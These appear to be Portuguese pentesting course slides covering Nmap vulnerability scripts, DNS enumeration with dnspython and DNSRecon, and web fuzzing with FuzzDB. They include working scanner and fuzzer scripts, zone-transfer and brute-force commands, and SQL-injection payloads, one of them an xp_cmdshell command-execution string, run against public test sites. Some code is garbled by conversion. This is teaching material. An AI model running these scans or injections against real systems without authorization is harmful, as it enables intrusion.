
# Descobrindo Vulnerabilidades com Nmap



O Nmap fornece diversos scripts que podem ajudar a identificar serviços e explorar vulnerabilidades encontradas.

Cada um desses scripts pode ser chamado usando a opção -script:

- **Auth**: Executa todos os scripts disponíveis para autenticação.
- **Default**: Executa os scripts básicos da ferramenta, por padrão.
- **Discovery**: recupera informações do alvo ou vítima.
- **External**: um script para usar recursos externos.
- **Intrusive**: usa scripts considerados intrusivos para a vítima ou alvo.
- Malware: verifica se há conexões abertas por códigos maliciosos ou backdoors.
- **Safe**: executa scripts que não são intrusivos.
- Vuln: descobre as vulnerabilidades mais conhecidas.
- **All**: Executa todos os scripts com extensão NSE disponíveis.



No exemplo a seguir, executamos o comando nmap com a opção --script para captura de banner (banner), que obtém informações sobre os serviços que estão rodando no servidor:

```
$ sudo nmap -sSV --script=banner scanme.nmap.org
                                                                    sobre a versão do serviço e o sistema
Nmap scan report for scanme.nmap.org (45.33.32.156)
                                                                    operacional que está rodando.
Host is up (0.18s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 961 closed ports, 33 filtered ports
PORT
         STATE
                   SERVICE
                               VERSION
         open ssh
22/tcp
                               OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; ...
        open http
                               Apache httpd 2.4.7 ((Ubuntu)) | http-server-header: ...
80/tcp
2000/tcp open
                   tcpwrapped
5060/tcp open tcpwrapped
9929/tcp open nping-echo Nping echo
```

Prof. Ricardo Mesquita

3

**Note:** Informa as portas que estão

abertas e, para cada porta, informações

```
$ sudo nmap --script discovery scanme.nmap.org
Pre-scan script results:
 targets-asn:
_ targets-asn.asn is a mandatory parameter
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.17s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are filtered
Host script results:
 asn-query:
 BGP: 45.33.32.0/24 and 45.33.32.0/19 | Country: US
        ipv6.nmap.org - 2600:3c01:0:0:f03c:91ff:fe70:d085
        chat.nmap.org - 45.33.32.156
```

Se estivermos interessados em um script específico da categoria de descoberta, poderíamos executar o seguinte:

\$ sudo nmap --script dns-brute scanme.nmap.org



Também podemos usar os scripts nmap para obter mais informações relacionadas à chave pública, bem como os algoritmos de criptografia suportados pelo servidor na porta SSH 22:

```
$ sudo nmap -sSV -p22 --script ssh2-enum-algos scanme.nmap.org
PORT
          STATE
                     SERVICE
                                  VERSION
22/tcp
                     ssh
                                  OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13
          open
(Ubuntu Linux; protocol 2.0)
  ssh2-enum-algos:
       kex algorithms: (8)
              curve25519-sha256@libssh.org
              ecdh-sha2-nistp256
              ecdh-sha2-nistp384
       server_host_key_algorithms: (4)
              ssh-rsa
              ssh-dss
              ecdsa-sha2-nistp256
              ssh-ed25519
```

Visualizamos informações relacionadas aos algoritmos suportados pelo servidor SSH localizado no domínio scanme.nmap.org na porta 22.



### Scripts Nmap para Descobrir Vulnerabilidades

```
$ sudo nmap -sSV -p21 --script ftp-anon ftp.be.debian.org
                                                                Note: é possível uma conexão
PORT
        STATE
                  SERVICE
                              VERSION
                                                                anônima no servidor FTP
21/tcp open ftp
                              ProFTPD
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
 lrwxrwxrwx 1 ftp ftp 16 May 14 2011 backports.org -> /backports.org/debian-backports
 drwxr-xr-x 9 ftp ftp 4096 Jul 22 14:47 debian
  drwxr-sr-x 5 ftp ftp 4096 Mar 13 2016 debian-backports
  drwxr-xr-x 5 ftp ftp 4096 Jul 19 01:21 debian-cd
  drwxr-xr-x 7 ftp ftp 4096 Jul 22 12:32 debian-security
 drwxr-sr-x 5 ftp ftp 4096 Jan 5 2012 debian-volatile
 drwxr-xr-x 5 ftp ftp 4096 Oct 13 2006 ftp.irc.org
  -rw-r--r-- 1 ftp ftp 419 Nov 17 2017 HEADER.html
 drwxr-xr-x 10 ftp ftp 4096 Jul 22 14:05 pub
 drwxr-xr-x 20 ftp ftp 4096 Jul 22 15:14 video.fosdem.org
 -rw-r--r 1 ftp ftp 377 Nov 17 2017 welcome.msg
```

```
import nmap
import argparse
def callbackFTP(host, result):
    try:
      script = result['scan'][host]['tcp'][21]['script']
      print("Command line"+ result['nmap']['command_line'])
      for key, value in script.items():
          print('Script {0} --> {1}'.format(key, value))
    except KeyError:
      pass
class NmapScannerAsyncFTP:
    def init (self):
      self.portScanner = nmap.PortScanner()
      self.portScannerAsync = nmap.PortScannerAsync()
    def scanning(self):
      while self.portScannerAsync.still_scanning():
          print("Scanning >>>")
          self.portScannerAsync.wait(10)
```

A função callbackFTP é executada quando o processo de varredura do nmap termina para um script específico.

- O método verifica a porta passada como parâmetro e inicia scripts Nmap relacionados ao FTP de forma assíncrona.
- Se detectar que a porta 21 está aberta, são executados os scripts nmap correspondentes ao serviço FTP.

```
def nmapScanAsync(self, hostname, port):
    try:
```

```
print("Checking port "+ port +" .....")
self.portScanner.scan(hostname, port) self.state =
self.portScanner[hostname]['tcp'][int(port)]['state']
print(" [+] "+ hostname + " tcp/" + port + " " + self.state)
#checking FTP service
if (port=='21') and
      self.portScanner[hostname]['tcp'][int(port)]['state']=='open':
    print('Checking ftp port with nmap scripts.....')
    print('Checking ftp-anon.nse .....')
    self.portScannerAsync.scan(hostname,arguments="-A -sV -p21 -
               -script ftp-anon.nse",callback=callbackFTP)
    self.scanning()
```

```
print('Checking ftp-bounce.nse .....')
    self.portScannerAsync.scan(hostname,arguments="-A -sV -p21 --script
                                        ftp-bounce.nse",callback=callbackFTP)
   self.scanning()
   print('Checking ftp-libopie.nse .....')
    self.portScannerAsync.scan(hostname, arguments="-A -sV -p21 --script
                                       ftp-libopie.nse",callback=callbackFTP)
   self.scanning()
   print('Checking ftp-proftpd-backdoor.nse .....')
   self.portScannerAsync.scan(hostname,arguments="-A -sV -p21 --script
                              ftp-proftpd-backdoor.nse",callback=callbackFTP)
   self.scanning()
    print('Checking ftp-vsftpd-backdoor.nse .....')
    self.portScannerAsync.scan(hostname, arguments="-A -sV -p21 --script ftp-
                                   vsftpd-backdoor.nse",callback=callbackFTP)
   self.scanning()
except Exception as exception:
    print("Error to connect with " + hostname + " for port
                                                scanning",str(exception))
```

Executamos outros scripts como ftp-bounce.nse, ftp-libopie.nse, ftp-proftpd-backdoor.nse e ftp-vsftpd-backdoor.nse, que permitem testar vulnerabilidades específicas dependendo na versão do serviço FTP.

### Scripts Nmap para Descobrir Vulnerabilidades

```
$ python NmapScannerAsyncFTP.py --host 195.234.45.114
                                                                Execução do código anterior

    Podemos visualizar as informações

Checking port 21 .....
[+] 195.234.45.114 tcp/21 open
                                                                relacionadas à porta 21 e a
Checking ftp port with nmap scripts.....
                                                                execução dos scripts nmap
Checking ftp-anon.nse .....
                                                                relacionados ao serviço ftp.
Scanning >>>
Scanning >>>
Command linenmap -oX - -A -sV -p21 --script ftp-anon.nse 195.234.45.114
Script ftp-anon --> Anonymous FTP login allowed (FTP code 230)
lrwxrwxrwx 1 ftp ftp 16 May 14 2011 backports.org -> /backports.org/debian-backports
drwxr-xr-x 9 ftp ftp 4096 Oct 1 14:44 debian
drwxr-sr-x 5 ftp ftp 4096 Mar 13 2016 debian-backports
drwxr-xr-x 5 ftp ftp 4096 Sep 27 06:17 debian-cd
drwxr-xr-x 7 ftp ftp 4096 Oct 1 16:32 debian-security
```

### Detecção de Vulnerabilidades com Nmap-vulners

A primeira etapa é obter o código-fonte:

```
$ git clone https://github.com/vulnersCom/nmap-vulners.git
```

Então temos que copiar os arquivos baixados para a pasta onde os scripts nmap estão armazenados.

 No caso de um sistema operacional baseado em Linux, eles geralmente estão localizados no caminho /usr/share/nmap/scripts/:

\$ sudo mv /home/linux/Downloads/nmap-vulners-master/\*.\* /usr/share/nmap/scripts/

### Detecção de Vulnerabilidades com Nmap-vulners

Consulte o arquivo README encontrado no repositório para obter instruções específicas.

Podemos executar o script de vulnerabilidades com o seguinte comando:

```
$ nmap -sV --script vulners scanme.nmap.org -p22,80,3306
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
protocol 2.0)
 vulners:
   cpe:/a:openbsd:openssh:6.6.1p1:
      CVE-2015-5600 8.5 https://vulners.com/cve/CVE-2015-5600
      CVE-2015-6564 6.9 https://vulners.com/cve/CVE-2015-6564
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
http-server-header: Apache/2.4.7 (Ubuntu)
 vulners:
   cpe:/a:apache:http_server:2.4.7:
      CVE-2022-31813 7.5 https://vulners.com/cve/CVE-2022-31813
       CNVD-2022-73123 7.5 https://vulners.com/cnvd/CNVD-2022-73123
       CNVD-2022-03225 7.5 https://vulners.com/cnvd/CNVD-2022-03225
```

### Detecção de Vulnerabilidades com Nmap-vulners

Podemos escrever um script Python que execute o comando anterior e obter a saída usando o método communicate().

### Detecção de Vulnerabilidades com Nmap-vulscan

Obtendo o código-fonte:

```
$ git clone https://github.com/scipag/vulscan scipag_vulscan
```

Copiando para /usr/share/nmap/scripts/:



### Detecção de Vulnerabilidades com Nmap-vulscan


Exemplo: a opção -sV do Nmap permite a detecção da versão do serviço, que é usada para identificar explorações potenciais para as vulnerabilidades detectadas no sistema:

```
$ nmap -sV --script=vulscan/vulscan.nse scanme.nmap.org -p 22,80
PORT
      STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Li
| vulscan: VulDB - https://vuldb.com:
 [12724] OpenSSH up to 6.6 Fingerprint Record Check sshconnect.c
 MITRE CVE - https://cve.mitre.org:
  [CVE-2012-5975] The SSH USERAUTH CHANGE REQUEST feature in SSH
 [CVE-2012-5536] A certain Red Hat build of the pam ssh agent aut
  [CVE-2010-5107] The default configuration of OpenSSH through 6.
  [CVE-2008-1483] OpenSSH 4.3p2, and probably other versions, allo
 [CVE-2007-3102] Unspecified vulnerability in the linux audit rec
 [CVE-2004-2414] Novell NetWare 6.5 SP 1.1, when installing or up
. . . . . . . . . . .
```

. . .



## Obtendo Informações de Servidores DNS com DNSPython e DNSRecon



- dnspython (https://www.dnspython.org) é uma biblioteca que fornece um kit de ferramentas DNS para Python e permite trabalhar em alto nível fazendo consultas.
- Também permite acesso de baixo nível, para manipulação de zonas e atualizações dinâmicas de registros, mensagens e nomes.
- O módulo dnspython fornece o método dns.resolver(), que permite encontrar vários registros de um nome de domínio.
- A função usa o nome de domínio e o tipo de registro como parâmetros.



#### Tipos de registro:

#### Registro AAAA:

- Este é um registro de endereço IP, que é usado para encontrar o IP do computador conectado ao domínio.
- É conceitualmente semelhante ao registro A, mas especifica apenas o endereço IPv6 do servidor em vez do IP.

#### Registro NS:

- O registro do Servidor de Nomes (NS) fornece informações sobre qual servidor é autoritativo para um determinado domínio, ou seja, qual servidor possui os registros DNS reais.
- Vários registros NS são possíveis para um domínio, incluindo servidores de nomes primários e de backup.



#### Tipos de registro:

#### Registros MX:

- MX significa mail exchanger record, que é um registro de recurso que especifica o servidor de email responsável por aceitar emails em nome do domínio.
- Possui valores de preferência de acordo com a priorização de correio se vários servidores de correio estiverem presentes para balanceamento de carga e redundância.

#### Registros SOA:

 SOA significa Início de Autoridade, que é um tipo de registro de recurso que contém informações sobre a administração da zona, especialmente relacionadas às transferências de zona definidas pelo administrador da zona.



#### Tipos de registro:

#### Registro CNAME:

- CNAME significa registro de nome canônico, que é usado para mapear o nome de domínio como um alias para o outro domínio.
- Sempre aponta para outro domínio e nunca aponta diretamente para um IP.

#### Registro TXT:

- Esses registros contêm as informações de texto das fontes que estão fora do domínio.
- Os registros TXT podem ser usados para vários fins, por exemplo, o Google os utiliza para verificar a propriedade do domínio e garantir a segurança do e-mail.



Este módulo permite operações para consultar registros em servidores DNS.

A instalação pode ser feita usando o repositório Python ou baixando o código-fonte GitHub do repositório <a href="https://github.com/rthalley/dnspython">https://github.com/rthalley/dnspython</a> e executando o arquivo de instalação setup.py.

A maneira mais rápida de instalá-lo é usando o repositório pip.

Pode-se instalar esta biblioteca usando o comando easy\_install ou o comando pip:

\$ pip install dnspython



Principais pacotes do módulo:

import dns

import dns.resolver

As informações que podemos obter para um domínio específico são:

- Registros para servidores de e-mail: response\_MX = dns.resolver.query('domain','MX')
- Registros para servidores de nomes: response\_NS = dns.resolver.query('domain','NS')
- Registros para endereços IPV4: response\_ipv4 = dns.resolver.query('domain','A')
- Registros para endereços IPV6: response\_ipv6 = dns.resolver.query('domain','AAAA')

#### Exemplo:

```
import dns.resolver
hosts = ["python.org", "google.com", "microsoft.com"]
for host in hosts:
    print(host)
    ip = dns.resolver.resolve(host, "A")
    for i in ip:
        print(i)
```

Usamos o método resolve() para obter uma lista de endereços IP para muitos domínios de host com o submódulo dns.resolver. \$ python dns\_resolver.py
python.org
138.197.63.241
google.com
142.250.201.78
microsoft.com
20.81.111.85
20.103.85.33
20.53.203.50
20.112.52.29
20.84.181.62



```
import argparse
import dns.name
def main(domain1, domain2):
   domain1 = dns.name.from text(domain1)
   domain2 = dns.name.from text(domain2)
   print("{} is subdomain of {}: {}".format(domain1,
   print("{} is superdomain of {}:{}
                ".format(domain1,domain2,domain1.is_superdomain(domain2)))
if name == ' main ':
   parser = argparse.ArgumentParser(description='Check 2 domains with dns
   parser.add_argument('--domain1', action="store", dest="domain1",
   parser.add argument('--domain2', action="store", dest="domain2",
   given_args = parser.parse_args()
   domain1 = given_args.domain1
   domain2 = given_args.domain2
   main (domain1, domain2)
```

Podemos verificar se um domínio é subdomínio de outro com o método is\_subdomain() e verificar se um domínio é superdomínio de outro usando o método is\_superdomain().

Um superdomínio é o domínio pai de todos os seus subdomínios.

```
domain2,domain1.is subdomain(domain2)))
                                Python')
                  default='python.org')
             default='docs.python.org')
```

Ao executar o código anterior, podemos ver que o domínio python.org é um superdomínio de mail.python.org:

```
$ python check_domains.py --domain1 python.org --domain2 mail.python.org
python.org. is subdomain of mail.python.org.: False
python.org. is superdomain of mail.python.org.:True
```



Podemos obter um nome de domínio de um endereço IP usando o submódulo dns.reversename e o método from\_address():

```
>>> import dns.reversename
```

```
>>> domain = dns.reversename.from_address("ip_address")
```

Podemos obter um endereço IP de um nome de domínio usando o submódulo dns.reversename e o método to\_address():

```
>>> import dns.reversename
```



O exemplo a seguir mostra uma pesquisa reversa:

```
import dns.reversename
domain = dns.reversename.from_address("45.55.99.72")
print(domain)
print(dns.reversename.to_address(domain))
```



No exemplo a seguir, vamos extrair informações relacionadas a todos os registros ('A','AAAA','NS','SOA','MX','MF','MD','TXT','CNAME ','PTR').

Um registro de ponteiro (PTR) resolve um endereço IP em um nome de domínio (pesquisa reversa).



```
import dns.resolver
def main(domain):
    records = ['A','AAAA','NS','SOA','MX','TXT','CNAME','PTR']
    for record in records:
      try:
         responses = dns.resolver.resolve(domain, record)
         print("\nRecord response ",record)
         print("-
         for response in responses:
             print(response)
      except Exception as exception:
         print("Cannot resolve query for record", record)
         print("Error for obtaining record information:", exception)
if name == ' main ':
    try:
      main('python.org')
    except
                                       na lista de registros.
      KeyboardInterrupt: exit()
```

- Usamos o método resolve() para obter respostas de vários registros disponíveis
- No método main() passamos, como parâmetro, o domínio do qual queremos extrair informações.



#### https://github.com/darkoperator/dnsrecon

É uma ferramenta de verificação e enumeração de DNS escrita em Python, que permite executar diferentes tarefas, como enumeração de registros padrão para um domínio definido (A, NS, SOA e MX), expansão de domínio de nível superior para um domínio definido, transferência de zona em todos os registros NS de um domínio definido e pesquisa reversa em um intervalo de endereços IP, fornecendo um endereço IP inicial e final.



Este script verifica todos os registros DNS, o que pode ser útil para um pesquisador de segurança para enumeração de DNS em todos os tipos de registros como SOA, NS, TXT, SVR, SPF, etc.

Para instalar as dependências da ferramenta, pode-se usar o seguinte comando:

• • •

A maneira mais simples de usar o DNSRecon é definir o domínio alvo do teste usando a opção -d.

Se a opção -n ou servidor de nomes a ser usado não for especificado, o SOA do destino será usado:

```
$ dnsrecon -d <domain>
$ python dnsrecon.py -d www.python.org
[*] std: Performing General Enumeration against: www.python.org...
[-] DNSSEC is not configured for www.python.org
...
```

- \$ python dnsrecon.py -d www.python.com -t zonewalk
- [\*] Performing NSEC Zone Walk for www.python.com
- [\*] Getting SOA record for www.python.com
- [-] This zone appears to be misconfigured, no SOA record found.
- [\*] A www.python.com 3.96.23.237
- [+] 1 records found



### **DNSRecon**

Tendo obtido os servidores de nomes, uma enumeração de força bruta poderia ser realizada.

Dentre as principais opções, podemos destacar:

- -n: define o servidor de domínio a ser usado.
- -D: define o arquivo de dicionário de subdomínio ou nome de host a ser usado para força bruta.
- **-t brt**: especifica o tipo de enumeração a ser executada brt é para domínios e hosts de força bruta usando um dicionário definido.
- \$ dnsrecon -d <domain> -n <dns> -D <dictionary> -t brt



### **DNSRecon**

No comando a seguir, usamos o domínio zonetransfer.me cujos servidores de nomes permitem transferências de zona bem-sucedidas:

```
$ python dnsrecon.py -d zonetransfer.me -t axfr
[*] Checking for Zone Transfer for zonetransfer.me name servers
[*] Resolving SOA Record
[+] SOA nsztm1.digi.ninja 81.4.108.41
[*] Resolving NS Records
[*] NS Servers found:
[+] NS nsztm1.digi.ninja 81.4.108.41
[+] NS nsztm2.digi.ninja 34.225.33.2
```

## **DNSRecon**

Este script também faz uso de mecanismos de pesquisa comuns para obter subdomínios:

bing: Execute a pesquisa do Bing para subdomínios e hosts.


\$ dnsrecon -d <domain> -t bing

yand: Execute a pesquisa Yandex por subdomínios e hosts.

\$ dnsrecon -d <domain> -t yand

crt: Execute a pesquisa crt.sh para subdomínios e hosts:

\$ dnsrecon -d <domain> -t crt



# **Fuzzing**

Um **fuzzer** é um programa onde temos um arquivo que contém URLs previstos para um aplicativo ou servidor específico.

Basicamente, fazemos uma solicitação para cada URL prevista e se percebermos que a resposta foi bem-sucedida, significa que encontramos uma URL que não é pública ou está oculta, mas que depois veremos se podemos acessá-la.

Como a maioria das condições exploráveis, o processo de fuzzing só é útil contra sistemas que limpam indevidamente a entrada ou que coletam mais dados do que podem manipular.

# Fases do Fuzzing

- 1. Identificar o alvo.
- 2. Identificar as entradas: A vulnerabilidade existe porque o aplicativo de destino aceita uma entrada malformada e a processa sem limpá-la.
- **3. Criar dados fuzz**: Depois de obter todos os parâmetros de entrada, devemos criar dados de entrada inválidos para enviar ao aplicativo de destino.
- **4. Fuzzing**: Após criar os dados fuzz, devemos enviá-los para a aplicação de destino. Podemos usar os dados fuzz para monitorar exceções ao chamar serviços.
- **5. Determinar a explorabilidade**: Após o fuzzing, devemos verificar a entrada que apresenta comportamento inesperado ou retornou um rastreamento de pilha.



# Web Fuzzing

Web fuzzing é uma técnica usada para encontrar vulnerabilidades comuns da web, como vulnerabilidades de injeção, XSS, pesquisas no painel de administração etc.

Esta técnica consiste em enviar dados aleatórios para a URL à qual estamos realizando o ataque.

Por exemplo, uma página web cuja URL é testphp.vulnweb.com.

À medida que navegamos pela página, percebemos que visitamos diferentes caminhos dentro da URL, como:

- http://testphp.vulnweb.com/index.php
- http://testphp.vulnweb.com/login.php



# Web Fuzzing

Uma das maneiras que temos para encontrar o painel de administração é tentar aleatoriamente:

- http://testphp.vulnweb.com/panel
- http://testphp.vulnweb.com/admin
- http://testphp.vulnweb.com/paneladmin

Você pode tentar os links anteriores até encontrar um código de resposta HTTP 200 OK.

Mas testar manualmente cada uma das combinações possíveis é uma opção totalmente inviável.

Automatizar esse processo com combinações e arquivos e pastas que ficam configurados por padrão já parece um pouco mais viável.

O web fuzzing consiste justamente nessa automação.



# Web Fuzzing

Um dos principais objetivos do fuzzing é procurar comportamentos anômalos.

Esse comportamento pode se manifestar de diversas maneiras:

- Erros de resposta do servidor web.
- Mudanças no comprimento da resposta.
- Erros na lógica do aplicativo.
- Mudanças no cabeçalho de resposta.
- Maior tempo de resposta.



FuzzDB é um projeto onde encontramos um conjunto de pastas que contém padrões de ataques conhecidos que foram coletados em múltiplos testes de pentesting, principalmente em ambientes web:

https://github.com/fuzzdb-project/fuzzdb

As categorias do FuzzDB são separadas em diferentes diretórios que contêm padrões previsíveis de localização de recursos, ou seja, padrões que detectam vulnerabilidades com cargas maliciosas ou rotas vulneráveis.



Este projeto fornece recursos para testar vulnerabilidades em servidores e aplicações web.

Uma das coisas que podemos fazer com este projeto é utilizá-lo para auxiliar na identificação de vulnerabilidades em aplicações web através de métodos de força bruta.

Um dos objetivos do projeto é facilitar o teste de aplicações web.

O projeto fornece arquivos para testar casos de uso específicos em aplicativos da web.

Podemos construir nosso próprio fuzzer para identificar URLs previsíveis usando o projeto FuzzDB.

MyFuzzer é um script de pentesting para coletar informações sobre os alvos com base no projeto FuzzDB.



```
import re
import requests
import sys
import os
import argparse
import time
import optparse
def main():
   pars = optparse.OptionParser(description="[*] Discover hidden files and
                                                                             directories")
   pars.add option('-u', '--url',action="store", dest="url", type="string", help=" URL of
                                                                the Target", default=None)
   pars.add_option('-w', '--wordlist',action="store", type="string", dest="wordlist",
                                                     help="Custom wordlist",default=None)
   opts, args = pars.parse_args()
   if not opts.url:
      print("usage : python myFuzzer.py -h")
   if opts.wordlist:
      if not os.path.isfile(str(opts.wordlist)):
          print("[!] Please checkout your Custom wordlist path") sys.exit(0)
   fuzz(opts.url,opts.wordlist)
```

```
def ok_results(results):
    print("200 Ok results")
    print("-----")
    for result in results:
        print("[+] -[200] -"+result)
```



```
def fuzz(url,CustomWordlist):
   results = []
   if CustomWordlist :
       words = [w.strip() for w in open(str(CustomWordlist),
"rb").readlines()]
   else : words = [w.strip() for w in open(wordlists["dict"],
"rb").readlines()]
  try:
       if not url.startswith('http://'):
          url ="http://"+url
       for paths in words:
          paths = paths.decode()
          if not paths.startswith('/'):
              paths ="/"+paths
          fullPath = url+paths
          print(fullPath)
          response = requests.get(fullPath)
          code = str(response.status_code)
          print("[+]`[{time}] - [{code}] - [{paths}] -> {fullPath}".
format(time=time.strftime("%H:%M:%S"),code=code,paths=paths,fullPath=fullP
ath))
          if code == "200":
              results.append(fullPath)
       ok results(results)
   except Exception as e:
```

Prof. Ricardo Mesquita

print("ERROR =>",e)

#### Executando o código:

```
$ python myFuzzer.py -u testasp.vulnweb.com -w fuzzdb/discovery/predictable-
filepaths/login-file-locations/windows-asp.txt

200 Ok results
------
[+] -[200] -http://testasp.vulnweb.com/login.asp
[+] -[200] -http://testasp.vulnweb.com/login.asp
[+] -[200] -http://testasp.vulnweb.com/logout.asp
```

```
import requests
logins = []
with open('Logins.txt', 'r') as filehandle:
    for line in filehandle:
        login = line[:-1]
        logins.append(login)
domain = "http://testphp.vulnweb.com"
for login in logins:
    print("Checking... "+ domain + login)
    response = requests.get(domain + login)
    if response.status_code == 200:
        print("Login resource detected: " +login)
```

- Podemos obter URLs previsíveis, como login, admin e administrador.
- Para cada combinação de domínio
   + URL previsível, verificamos o
   código de status retornado.



No script anterior, usamos o arquivo Logins.txt localizado no seguinte repositório GitHub:

https://github.com/fuzzdb-project/fuzzdb/blob/master/discovery/predictable-filepaths/login-file-locations/Logins.txt



Esta poderia ser a saída do script anterior, onde podemos ver como o recurso da página admin foi detectado na pasta raiz no domínio <a href="http://testphp.vulnweb.com">http://testphp.vulnweb.com</a>:

```
$ python fuzzdb_login_page.py
Checking... http://testphp.vulnweb.com/admin
Login Resource detected: /admin
Checking... http://testphp.vulnweb.com/Admin
Checking... http://testphp.vulnweb.com/admin.asp
Checking... http://testphp.vulnweb.com/admin.aspx
...
```

Podemos construir um script onde, dado um site que estamos analisando, poderíamos testá-lo para descobrir injeção de SQL usando um arquivo que fornece uma lista de strings que podemos usar para testar este tipo de vulnerabilidade.

No repositório GitHub do projeto, podemos ver alguns arquivos que dependem do ataque SQL e do tipo de banco de dados que estamos testando.

	GenericBlind.txt	Removed PGSQL per Issue #2	3 years ago
	Generic_SQLI.txt	Fix #144	4 years ago
	MSSQL.txt	Added a numeric check	16 months ago
	MSSQL_blind.txt	Fix #144	4 years ago
	MySQL.txt	Fix <b>#144</b>	4 years ago
	MySQL_MSSQL.txt	Fix <b>#144</b>	4 years ago
D	README.md	Туро	5 years ago
	oracle.txt	Fix #144	4 years ago
٥	xplatform.txt	Fix <b>#144</b>	4 years ago



Por exemplo, podemos encontrar um arquivo específico para testar injeção SQL em bancos de dados MySQL:

https://github.com/fuzzdb-project/fuzzdb/blob/master/attack/sql-injection/detect/MSSQL.txt



No arquivo MSSQL.txt que podemos encontrar no repositório anterior, podemos ver todos os vetores de ataque disponíveis para descobrir uma vulnerabilidade de injeção de SQL:

```
; --
'; --
'); --
'; exec master..xp_cmdshell 'ping 10.10.1.2'-
' grant connect to name; grant resource to name; --
' or 1=1 -
' union (select @@version) -
' union (select NULL, (select @@version)) -
' union (select NULL, NULL, (select @@version)) -
' union (select NULL, NULL, NULL, (select @@version)) -
' union (select NULL, NULL, NULL, NULL, (select @@version)) -
' union (select NULL, NULL, NULL, NULL, NULL, (select @@version)) --
```



```
import requests
domain = "http://testphp.vulnweb.com/listproducts.php?cat="
mysql attacks = []
with open('MSSQL.txt', 'r') as filehandle:
   for line in filehandle:
      attack = line[:-1]
      mysql_attacks.append(attack)
for attack in mysql_attacks:
   print("Testing... "+ domain + attack)
   response = requests.get(domain + attack)
   if "mysql" in response.text.lower():
      print("Injectable MySQL detected")
      print("Attack string: "+attack)
```

Para cada ataque de string localizado no arquivo MSSQL.txt, ele testa a presença de injeção de SQL no domínio que estamos analisando.

```
$ python fuzzdb_sql_injection.py
Testing... http://testphp.vulnweb.com/listproducts.php?cat=; --
Injectable MySQL detected
Attack string: ; --
Testing... http://testphp.vulnweb.com/listproducts.php?cat='; --
Injectable MySQL detected
Attack string: '; --
Testing... http://testphp.vulnweb.com/listproducts.php?cat='); --
Injectable MySQL detected
...
```

...



# Testar e Praticar!

